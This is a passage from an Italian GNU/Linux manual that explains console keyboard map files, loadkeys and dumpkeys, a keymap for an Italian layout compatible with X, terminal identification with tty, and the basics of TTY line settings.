  Crea il file ‘`prova.map`’ contenente la configurazione attuale della tastiera. Il file potrebbe avere l’aspetto seguente:

  `$` **`cat prova.map`**[*Invio*]

```
keymaps 0-2,4,6,8-9,12
keycode   1 = Escape            Escape
        alt     keycode   1 = Meta_Escape
keycode   2 = one               exclam
        alt     keycode   2 = Meta_one
        shift   alt     keycode   2 = Meta_exclam
…
keycode  83 = KP_Period
        altgr   control keycode  83 = Boot
        control alt     keycode  83 = Boot
…
string F1 = "\033[[A"
string F2 = "\033[[B"
string F3 = "\033[[C"
…
compose 't' 'h' to 'þ'
```

```
compose 's' 's' to 'ß'
compose '"' 'y' to 'ÿ'
compose 's' 'z' to 'ß'
compose 'i' 'j' to 'ÿ'
```

- `$` **`dumpkeys | loadkeys --unicode`** [*Invio*]

  Riconfigura la tastiera in modo da emettere simboli secondo la codifica UTF-8.

- `$` **`dumpkeys -h > /dev/null`** [*Invio*]

  Visualizza esclusivamente lo standard error, dal quale si ottiene l'elenco delle codifiche disponibili:

```
iso-8859-{1,2,3,4,5,7,8,9,10,15},koi8-{r,u},mazovia,↩
↪cp-1250,iso-10646-18,iso-ir-197,iso-ir-209
```

14.4 Personalizzazione della mappa della tastiera

Per configurare la propria tastiera, in un sistema GNU/Linux, si usa generalmente '**`loadkeys`**' con file di mappa già predisposti; tuttavia può essere utile comprendere come si realizzano questi file per una propria personalizzazione.

All'interno del file sono ammessi i commenti, prefissati con un punto esclamativo ('**`!`**') oppure con il simbolo '**`#`**'; nello stesso modo sono ignorate le righe vuote e quelle bianche. Le righe che definiscono qualcosa possono essere continuate con una barra obliqua inversa ('**`\`**') che precede il codice di interruzione di riga.

Possono essere usate diverse definizioni; in particolare quelle descritte nella tabella seguente.

Tabella 14.49. Direttive principali.

Direttiva	Descrizione
`charset` ***"codifica"***	Questa direttiva definisce l'insieme di caratteri utilizzato; generalmente si tratta di '**`iso-8859-1`**' o di '**`iso-10646-18`**' (nel secondo caso si fa riferimento a Unicode). Quando si tratta della codifica ISO 8859-1, oppure ISO 10646-18, non è nemmeno necessario inserire questo tipo di dichiarazione nei file. Lo scopo di questa direttiva è di evitare ambiguità, quando un carattere può essere rappresentato con codici differenti a seconda della codifica.
`keycode` ***numero_tasto*** = ***simbolo*** ***simbolo***...	Questa definizione attribuisce a un tasto diversi significati, in funzione della combinazione eventuale con altri.

Direttiva	Descrizione
`string` ***nome*** `=` ***stringa*** `strings as usual`	Per facilitare la costruzione di un file di mappa del genere, si possono definire alcuni nomi di tasti il cui significato viene chiarito in seguito attraverso questo tipo di dichiarazione. Lo si fa normalmente con i tasti funzionali ([*F1*], [*F2*], ecc.). Al posto della dichiarazione esplicita di queste stringhe, si può usare la seconda forma, che richiama automaticamente tutte quelle predefinite.
`compose` ***'x' 'y'*** `to` ***'z'*** `compose as usual for iso-8859-1`	La direttiva '**`compose`**' consente di stabilire l'uso di accenti morti: il carattere ***x***, da associare a un carattere successivo, ***y***, per generare un carattere composto, ***z***. Utilizzando la seconda forma del modello, si acquisiscono tutte le sequenze predefinite.

A proposito della direttiva '**charset**' è bene chiarire che il codice associato ai caratteri è da intendersi come punto di codifica; pertanto, per fare un esempio, non c'è differenza tra il codice generato da una lettera «à» (a minuscola con accento grave) da una codifica ISO 8859-1 a una codifica ISO 10646-18, perché in questa fase non entra in gioco il fatto che nell'adattamento in UTF-8 si utilizzano due byte invece di uno solo.

14.4.1 Modificatori

«

I modificatori sono quei tasti che si possono usare per ottenere delle combinazioni. La tabella 14.50 ne mostra l'elenco e il ***peso***.

Tabella 14.50. Elenco dei tasti modificatori e del loro peso.

Modificatore	Sigla	peso
(nessuno)		0
Maiuscole (tasto sinistro o destro indifferentemente)	`Shift`	1
Alt destro	`AltGr`	2
Control (tasto sinistro o destro indifferentemente)	`Ctrl`	4
Alt sinistro	`Alt`	8
Maiuscole sinistro	`ShiftL`	16
Maiuscole destro	`ShiftR`	32
Control sinistro	`CtrlL`	64
Control destro	`CtrlR`	128

I modificatori sono otto, a cui si somma la situazione normale in cui nessun modificatore viene utilizzato. Volendo indicare tutte le combinazioni possibili di modificatori, queste sarebbero 255, ma di solito ci si limita a configurarne solo un sottoinsieme.

Attraverso il numero del peso, si può fare riferimento a un modificatore o a una combinazione di modificatori, in modo molto semplice: sommandone i valori. Per esempio, uno rappresenta '**Shift**', due rappresenta '**AltGr**' e tre rappresenta '**Shift**'+'**AltGr**'. Si osservi comunque che si sta facendo riferimento a nomi che poi devono essere associati alla tastiera reale: si presume che l'associazione avvenga nel modo «corretto», ma occorre sapere a cosa si sta facendo riferimento. In pratica, nulla vieta di dare la funzione di '**AltGr**' a un tasto [*Win*], o [*Menù*].

14.4.2 Specificazione di mappa

Quando si specifica la funzione di un tasto attraverso l'istruzione '**keycode**', si indicano delle funzioni in sequenza. Il significato di questa sequenza dipende dai tipi di modificatori e dalle loro combinazioni che si intendono utilizzare. Ciò viene definito attraverso un'istruzione '**keymaps**' iniziale.

```
keymaps peso [,peso] ...
```

Per esempio, l'istruzione seguente indica l'utilizzo dei pesi 0, 1, 2, 4, 6, 8, 9 e 12:

```
keymaps 0-2,4,6,8-9,12
```

Come si vede nell'esempio, si fa riferimento anche a intervalli, quindi, '**0-2**' rappresenta tutti i valori da zero a due, ovvero, zero, uno e

due. La stessa cosa avrebbe potuto essere dichiarata in un modo più esplicito come nell'esempio seguente:

```
keymaps 0,1,2,4,6,8,9,12
```

Questi valori indicano che nella mappa definita dalle direttive successive, si fa riferimento ai tasti premuti da soli, in combinazione con i modificatori '**Shift**', '**AltGr**', '**Ctrl**' (indifferentemente sinistro o destro), '**Ctrl**'+'**AltGr**', '**Alt**', '**Alt**'+'**Shift**' e '**Ctrl**'+'**Alt**'. Le istruzioni '**keycode**' successive all'istruzione '**keymaps**' dell'esempio vengono interpretate di conseguenza. L'esempio seguente dovrebbe chiarirlo:

```
keycode 26 = egrave  eacute  bracketleft  Escape  VoidSymbol  Meta_bracketleft
```

In questo caso, premendo il tasto corrispondente alla lettera '**è**', nella tastiera italiana, si ottiene esattamente questa lettera ('**egrave**'). In combinazione con:

- '**Shift**' si ottiene la lettera '**é**';
- '**AltGr**' si ottiene la parentesi quadra aperta (sinistra);
- '**Ctrl**' si ottiene un escape;
- '**Ctrl**'+'**AltGr**' non si ottiene alcunché;
- '**Alt**' si ottiene la funzione <*Meta_braketleft*>.

In tutti i casi rimanenti non si ottiene alcun risultato.

14.4.3 Istruzione «keycode»

«

L'istruzione '**keycode**' permette di indicare in sequenza il significato di un certo tasto, in funzione dell'eventuale combinazione con i modificatori previsti con l'istruzione '**keymaps**'.

Quando si vuole indicare un'azione nulla, si usa il nome '**VoidSymbol**'; inoltre, ciò che non viene scritto nella parte finale vale come se fosse sempre '**VoidSymbol**'.

Per facilitare l'indicazione del risultato di combinazioni si possono usare dichiarazioni '**keycode**' successive, precedute dai nomi dei modificatori coinvolti, le quali valgono per una singola situazione. L'esempio seguente è identico, per risultato, a quello visto in precedenza; la differenza sta nel fatto che così ci si limita a indicare un'istruzione '**keycode**' normale per le situazioni comuni (tasto premuto da solo, oppure in combinazione con il modificatore '**Shift**', o anche '**AltGr**'), aggiungendo sotto, eventualmente, le altre combinazioni utili.

```
keymaps 0,1,2,4,6,8,9,12
…
keycode  26 = egrave            eacute            bracketleft
        control keycode  26 = Escape
        alt     keycode  26 = Meta_bracketleft
```

Volendo essere precisi e dettagliati, si può indicare il modificatore '**plain**' per fare riferimento alla pressione del tasto senza modificatori. L'esempio appena mostrato si traduce in quello seguente:

```
keymaps 0,1,2,4,6,8,9,12
…
plain   keycode 26 = egrave
shift   keycode 26 = eacute
altgr   keycode 26 = braceleft
control keycode 26 = Escape
alt     keycode 26 = Meta_bracketleft
```

Quando si usa la direttiva '**keycode**' si fa riferimento ai caratteri e

alle funzioni speciali attraverso dei nomi. Tali nomi possono corrispondere, eccezionalmente, alla lettera che rappresenta un carattere, quando questa appartiene all'alfabeto inglese, senza accenti. I nomi disponibili si possono consultare nell'elenco che si ottiene con il programma '**dumpkeys**', utilizzato con l'opzione '**-l**':

```
$ dumpkeys -l [Invio]

  …
  Symbols recognized by dumpkeys:
  (numeric value, symbol)

  0x0000  nul
  0x0001  Control_a
  0x0002  Control_b
  …
  0x00fe  thorn
  0x00ff  ydiaeresis
  0x0100  F1
  0x0101  F2
  …
  0x0112  F19
  0x0113  F20
  0x0114  Find
  0x0115  Insert
  0x0116  Remove
  …
  0x01fe  F245
  0x01ff  F246
  0x0200  VoidSymbol
  0x0201  Return
  …
  0x0404  dead_diaeresis
  0x0405  dead_cedilla
  0x0500  Console_1
```

```
0x0501  Console_2
…
0x0c06  SCtrlL
0x0c07  SCtrlR

The following synonyms are recognized:

Control_h       for BackSpace
Control_i       for Tab
…
Recognized modifier names and their column numbers:
shift             1
altgr             2
control           4
alt               8
shiftl           16
shiftr           32
ctrll            64
ctrlr           128
```

Quando si tratta di caratteri tipografici particolari, può capitare che non siano disponibili dei nomi per individuarli. In quel caso, si può indicare il punto di codifica Unicode, secondo la notazione seguente:

```
U+hhhh
```

Per esempio, ecco come potrebbe apparire la definizione relativa al tasto [*o*], quando non si sa che la lettera «ø» si identifica con il nome '**oslash**' e la maiuscola con '**Oslash**':

```
plain       keycode 24 = o
shift       keycode 24 = O
altgr       keycode 24 = U+00F8
shift altgr keycode 24 = U+00D8
```

In pratica, con il modificatore '**AltGr**' si intende ottenere il simbolo «ø», ma non sapendo come fare, si utilizza la notazione U+00F6, così come per la maiuscola, «Ø», si utilizza la notazione U+00D8.

La notazione attraverso l'indicazione del punto di codifica va bene sempre, anche se si usa una codifica del tipo ISO 8859 (a soli 8 bit).

14.4.4 Funzionalità speciali

«

Studiando un file di mappa della tastiera si possono trovare alcune cose interessanti, come la definizione di combinazioni particolari. Gli estratti riportati di seguito provengono dalla mappa italiana normale: '`/usr/share/keymaps/i386/qwerty/it.kmap`'. I modificatori utilizzati sono quelli degli esempi precedenti, ovvero: 0, 1, 2, 4, 6, 8, 9 e 12.

```
keycode  57 = space             space
        control keycode  57 = nul
        alt     keycode  57 = Meta_space
        control alt keycode 57 = Meta_nul
```

Nell'esempio appena mostrato si nota che la combinazione [*Ctrl Spazio*] genera un carattere <*NUL*>.

```
keycode  59 = F1                F11              Console_13
        control keycode  59 = F1
        alt     keycode  59 = Console_1
        control alt     keycode  59 = Console_1
keycode  60 = F2                F12              Console_14
        control keycode  60 = F2
        alt     keycode  60 = Console_2
        control alt     keycode  60 = Console_2
…
string F1 = "\033[[A"
string F2 = "\033[[B"
…
string F11 = "\033[23~"
string F12 = "\033[24~"
…
```

Quello che appare sopra è la dichiarazione del comportamento dei tasti funzionali. I nomi di questi tasti non sono riconosciuti e quindi si dichiara più avanti la stringa che deve essere generata quando si fa riferimento a questi.

Si può osservare che la combinazione [*Maiuscole F1*] genera l'equivalente di [*F11*].

La combinazione [*Alt F1*] o [*Ctrl Alt F1*] serve notoriamente per selezionare la prima console virtuale, cosa che viene definita chiaramente con le istruzioni '**`alt keycode 59 = Console_1`**' e '**`control alt keycode 59 = Console_1`**'. Nello stesso modo si può osservare che la combinazione [*AltGr F1*] seleziona la tredicesima console virtuale (ammesso che ci sia).

```
keycode  70 = Scroll_Lock       Show_Memory      Show_Registers
        control keycode  70 = Show_State
        alt     keycode  70 = Scroll_Lock
```

Da questa dichiarazione, si osserva che la combinazione [*Maiuscole BlocScorr*] visualizza la situazione dell'uso della memoria, la combinazione [*AltGr BlocScorr*] mostra la situazione dei registri e la combinazione [*Ctrl BlocScorr*] mostra lo stato.

L'esempio seguente è tratto da una mappa per una tastiera russa, che prevede i primi due livelli con un alfabeto latino, mentre il terzo livello può essere fissato utilizzando il tasto [*Ctrl*] destro:

```
# Russian Cyrillic keyboard.map. "Cyrillic" mode is
# toggled by Right_Ctrl key and shifted by AltGr key.
keymaps 0-4,6,8,10,12
strings as usual
…
                keycode 96 =    KP_Enter
                keycode 97 =    AltGr_Lock
                keycode 98 =    KP_Divide
…
```

Si può osservare l'uso della definizione '**`AltGr_Lock`**' per ottenere il passaggio stabile al terzo livello, come se qualcuno tenesse sempre premuto il tasto [*AltGr*]. Naturalmente, per sbloccare la selezione del terzo livello basta ripremere lo stesso tasto già usato per inserirlo.

14.5 Approfondimento: tastiera italiana conforme a X


«

Esistono diverse versioni di mappe per la tastiera italiana, diffuse comunemente con le distribuzioni GNU/Linux. Dovrebbe trattarsi dei file '`it.kmap.gz`', '`it2.kmap.gz`' e '`it-ibm.kmap.gz`', contenuti normalmente nella directory '`/usr/share/keymaps/i386/qwerty/`'. Nessuna di queste mappe soddisfa l'esigenza di buona compatibilità con quella usata con X: simboli importanti come la

tilde, le parentesi graffe e le virgolette basse si trovano spesso in posizioni differenti. Oltre a questo, la mappa di X offre delle alternative nei livelli tre e quattro, provenienti dallo standard ISO 9995 ed è un peccato non poter avere un modo uniforme per ottenere i simboli desiderati.

Questa sezione descrive la configurazione di una mappa italiana, estesa, con l'obiettivo di essere il più possibile conforme al modello di quella usata con X, come si vede dalla figura 14.62. Il sorgente della mappa che viene descritta è disponibile presso *allegati/it-xorg.kmap* . Si osservi che non è prevista la presenza di un tasto per fissare il terzo livello ('**`AltGr_Lock`**'), perché la mappa italiana consente normalmente di ottenere tutti i simboli necessari per scrivere in lingua inglese e il passaggio al terzo livello viene richiesto raramente (per esempio per la chiocciola, le parentesi quadre e quelle graffe).

Figura 14.62. Tastiera italiana conforme a X, divisa in due parti per motivi di spazio. I simboli di colore diverso dal nero sono estensioni alla tastiera italiana; i simboli disegnati sul lato destro dei tasti si ottengono con il terzo e quarto livello; i simboli in rosso sono accenti morti; le lettere accentate maiuscole si ottengono premendo anche il tasto [*Ctrl*] sinistro.



14.5.1 Codifica

La configurazione della tastiera proposta non riporta l'indicazione della codifica, perché può essere indifferentemente ISO 8859-1 o ISO 10646-18. Naturalmente, quando si utilizza '**`loadkeys`**' con questa mappa e la console non sta funzionando secondo la codifica UTF-8, si ottengono dei messaggi di errore, non fatali, per i caratteri che con ISO 8859-1 non possono essere ottenuti. Ovviamente, tali caratteri possono essere ottenuti solo quando la console può gestirli.

14.5.2 Modificatori virtuali «control» e «meta»

Il modificatore virtuale '**`Control`**' è abbinato indifferente a uno dei due tasti [*Ctrl*], mentre il modificatore virtuale '**`Meta`**' è abbinato al tasto [*Alt*] sinistro.

Le combinazioni virtuali di questi modificatori sono associate in modo da poter essere ottenute secondo un criterio logico, anche se non è detto che siano facili da produrre. Per esempio, la parentesi quadra chiusa appare sia nel tasto utilizzato normalmente per ottenere la lettera «è» (e con accento grave), sia nel tasto utilizzato normalmente per ottenere il numero otto. Pertanto, la combinazione virtuale <*Meta_bracketleft*> si ottiene come [*Alt [*], che in pratica può essere ottenuta come [*Alt AltGr è*], oppure [*Alt AltGr 8*]. Naturalmente, quando il simbolo da combinare si trova nel quarto livello, occorre inserire nella combinazione reale anche il tasto [*Maiuscole*].

Si osservi che la combinazione reale [*Maiuscole Esc*] genera il carattere <*NUL*> (pari allo zero binario), pertanto la combinazione virtuale <*Meta_nul*> si ottiene come [*Maiuscole Alt Esc*].

14.5.3 Combinazioni numeriche

«

Tenendo premuto il tasto [*Alt*], oppure il tasto [*Ctrl*], è possibile comporre sulla tastiera numerica il numero (in base dieci) del carattere che si vuole ottenere. Il carattere si ottiene quando si rilascia il tasto usato per iniziare la sequenza ([*Alt*] o [*Ctrl*]). Si può fare la stessa cosa usando i numeri che appaiono sulla parte superiore della parte alfanumerica della tastiera, ma in tal caso si può usare soltanto il tasto [*Ctrl*].

Tenendo premuta la combinazione [*Maiuscole Ctrl*], è possibile comporre il numero di un carattere che si vuole ottenere, ma in esadecimale. Per le cifre numeriche da uno a nove si può usare indifferentemente la tastiera numerica o quella alfanumerica.

14.5.4 Accenti morti e composizione

«

Le sequenze con cui si generano le lettere accentate a partire dagli accenti morti sono quelle predefinite; pertanto possono essere differenti rispetto a quelle usate nella configurazione di X. Oltre a questo fatto, è da notare che non è possibile definire un accento morto del tipo *dead ring*, pertanto, con la combinazione reale [*Maiuscole AltGr à*] si ottiene direttamente la lettera «å», che è l'unica prevista per quella ipotetica trasformazione. Inoltre, non è possibile dichiarare un accento morto del tipo *dead macron*, pertanto in corrispondenza della combinazione reale [*AltGr −*] non si ottiene alcunché.

È previsto un tasto per iniziare una sequenza di composizione. Si tratta precisamente del tasto [*Menù*], che è disponibile solo con una tastiera a 105 tasti. Anche le sequenze di composizione sono quelle predefinite.

14.5.5 Lettere accentate maiuscole

I quattro livelli previsti, che si ottengono come [***x***], [*Maiuscole* ***x***], [*AltGr* ***x***] e [*Maiuscole AltGr* ***x***], non consentono di produrre alcune lettere accentate. X produce tali lettere utilizzando il tasto [*Fissamaiuscole*], ma nella console questo non è distinguibile da un tasto [*Maiuscole*] che rimane premuto. Pertanto, è stato necessario attribuire tale compito ai tasti [*Ctrl*], così, per ottenere la lettera «È» (e maiuscola con accento grave), si può usare la combinazione [*Ctrl è*]; nello stesso modo, per ottenere la lettera «É», si può usare la combinazione [*Maiuscole Ctrl è*]. Lo stesso ragionamento vale anche quando la lettera da rendere in maiuscolo si trova a un livello superiore, come nel caso di «Å», che si può ottenere come [*Maiuscole Ctrl AltGr à*].

Si osservi che dove ciò non è necessario, la combinazione con il tasto [*Ctrl*] non è stata prevista, oppure serve per generare una combinazione virtuale del tipo <*Control_**x***>.

14.5.6 Barra spaziatrice

La pressione della barra spaziatrice produce normalmente il carattere <*SP*>, ma se si usa in combinazione con il tasto [*Ctrl*], si ottiene uno spazio non interrompibile (o non separabile), che corrisponde al codice U+00A0.

14.5.7 Tasti funzionali

I tasti funzionali [*F1*], [*F2*],... [*F12*], agiscono come di consueto, se però si aggiunge in combinazione il tasto [*Maiuscole*], ci si sposta in avanti di 10 posizioni: [*Maiuscole F1*] equivale a [*F11*], [*Maiuscole F2*] equivale a [*F12*],...

La selezione delle console virtuali avviene come di consueto, utilizzando la combinazione [*Alt Fn*], oppure [*Ctrl Alt Fn*]; se si aggiunge nella combinazione il tasto [*Maiuscole*], si ottiene la console ***n***+10.

14.6 Identificazione del terminali

«

Il terminale, in qualunque forma esso sia (console, terminale remoto, applicazione a finestra all'interno di X) è il mezzo normale di comunicazione tra l'utente e il sistema. Senza di esso non ci sarebbe alcuna possibilità di avviare nuovi processi e, di conseguenza, nemmeno di poter compiere alcuna attività.

Per questo, l'attivazione di un programma per la gestione del terminale è l'ultima fase di una procedura di inizializzazione del sistema e precede immediatamente l'attivazione della procedura di accesso (il *login*), cioè il sistema di riconoscimento dell'utente che si accinge a utilizzare il sistema operativo. I programmi Getty che sono i responsabili dell'attivazione del terminale prima dell'inizio della procedura di accesso, sono introdotti nella sezione 14.15.

È importante poter identificare il terminale da cui si accede, almeno in base al tipo di dispositivo utilizzato. In pratica, si dispone del programma '**`tty`**'[6] che è in grado di restituire il nome del file di dispositivo corrispondente. Con questa informazione si possono creare degli script opportuni, eventualmente per filtrare l'accesso da parte degli utenti.

`tty` [*opzioni*]

Il programma '**tty**' emette attraverso lo standard output il nome del terminale con cui si è connessi.

Tabella 14.63. Alcune opzioni.

Opzione	Descrizione

`-s`
`--silent`
`--quiet`
	Non emette alcuna segnalazione, si limita a restituire un valore.

L'esempio seguente mostra in che modo potrebbe essere utile '**tty**'. Se l'utente sta utilizzando la prima console virtuale ('`/dev/tty1`'), viene respinto; altrimenti viene eseguito il comando '**ls**'.

```
#!/bin/sh
if [ `tty` = "/dev/tty1" || `tty` = "/dev/vc/1" ]
then
    echo "spiacente, non puoi usare questo terminale"
else
    ls
fi
```


14.7 Configurazione del terminale

Le caratteristiche dei terminali a caratteri possono essere molto diverse e questo è il problema principale che si pone di fronte alla ricerca verso una standardizzazione nel comportamento dei programmi per i sistemi Unix.

Si distinguono due problemi di ordine diverso: la configurazione del I/O (input-output), ovvero dei flussi di dati tra il terminale (TTY) e il sistema, e la configurazione particolare dello schermo. La con-

figurazione dei flussi di dati regola il modo in cui i dati possono essere inseriti attraverso la tastiera e come questo inserimento può essere controllato sullo schermo durante la sua digitazione (eco); la configurazione dello schermo riguarda il modo di rappresentare simboli determinati e di comportarsi di fronte a sequenze di escape determinate.

Figura 14.65. Schema banale della connessione di un terminale a caratteri.



Il tipo di connessione utilizzata (si pensi alla differenza che c'è tra una console legata strettamente con il sistema, rispetto a un terminale seriale o remoto), implica problemi differenti di gestione della linea TTY. L'utilizzatore normale non ha mai bisogno di preoccuparsi di questo, in quanto per ogni situazione c'è già un'impostazione predefinita che dovrebbe soddisfare le esigenze di tutti. Inoltre, nelle connessioni remote, il problema di questa configurazione si sposta sui programmi che si utilizzano per tali scopi; sono poi questi programmi a definire la configurazione della linea e dei flussi di dati elementari.

All'utente è data la possibilità di verificare questa configurazione e di modificarla, attraverso il programma '**`stty`**' (*Set tty*).

La fase successiva è la definizione delle particolarità degli scher-

mi dei terminali, per ciò che riguarda le sequenze di escape che questi riconoscono, attraverso una sorta di base di dati, in modo da permettere ai programmi di potervisi adattare.

14.7.1 Linea TTY

Prima di descrivere l'utilizzo sommario di '**stty**', conviene prendere confidenza con il problema, attraverso un po' di esercizio.

```
$ cat > /dev/null [Invio]
```

Avviando il programma '**cat**' in questo modo, si può analizzare ciò che succede quando si inserisce qualcosa attraverso la tastiera del proprio terminale.

```
asdfghjkl [Invio]

qwertyuiop [Invio]
```

Digitando lettere normali, queste appaiono semplicemente sullo schermo. L'eco dell'input, non è una cosa scontata; deriva da una configurazione, anche se questa è generalmente predefinita.

```
[Ctrl p][Ctrl l][Esc][F1][F2][Invio]

  ^P^L^[^[[A^[[B
```

Generalmente, i caratteri di controllo che non hanno significati speciali, vengono visualizzati (eco) come lettere maiuscole (o brevi stringhe) precedute da un accento circonflesso, come mostra l'esempio. Si tratta di una caratteristica configurabile, anche se normalmente è già impostata in questo modo.

Ad alcuni caratteri di controllo viene attribuito un significato speciale, il quale si traduce in un comportamento e non nell'eco di un

qualche simbolo.

asdf ghjk lqwe rtyu iop [*Ctrl ?*][*Ctrl ?*][*Ctrl ?*][*Ctrl w*][*Invio*]

```
asdf ghjk lqwe
```

La combinazione [*Ctrl ?*] genera normalmente il carattere speciale <^*?*>, il quale di solito è abbinato alla funzione '**erase**', la quale a sua volta si traduce nella cancellazione dell'ultimo carattere inserito. La combinazione [*Ctrl w*] genera normalmente il carattere speciale <^*W*>, il quale di solito è abbinato alla funzione '**werase**', la quale a sua volta si traduce nella cancellazione dell'ultima parola inserita.

Ad altri caratteri di controllo viene abbinato l'invio di un segnale al processo collegato alla linea di terminale. Ecco che così, di solito, la combinazione [*Ctrl c*] genera il carattere speciale <^*C*>, con il quale viene inviato un segnale '**SIGINT**' al processo collegato. Nello stesso modo, la combinazione [*Ctrl z*] genera il carattere speciale <^*Z*>, con il quale viene inviato un segnale '**SIGTSTP**' al processo collegato (cosa che generalmente si traduce nell'essere messo sullo sfondo dalla shell).

Per concludere questo esercizio, basta utilizzare la combinazione [*Ctrl c*], per terminare il funzionamento di '**cat**'.

[*Ctrl c*]

Un'altra cosa interessante è la possibilità di bloccare il flusso dell'output sullo schermo e di riprenderlo successivamente. Per questo si usano normalmente le combinazioni di tasti [*Ctrl s*] e [*Ctrl q*], le quali generano rispettivamente i codici <^*S*> e <^*Q*>.

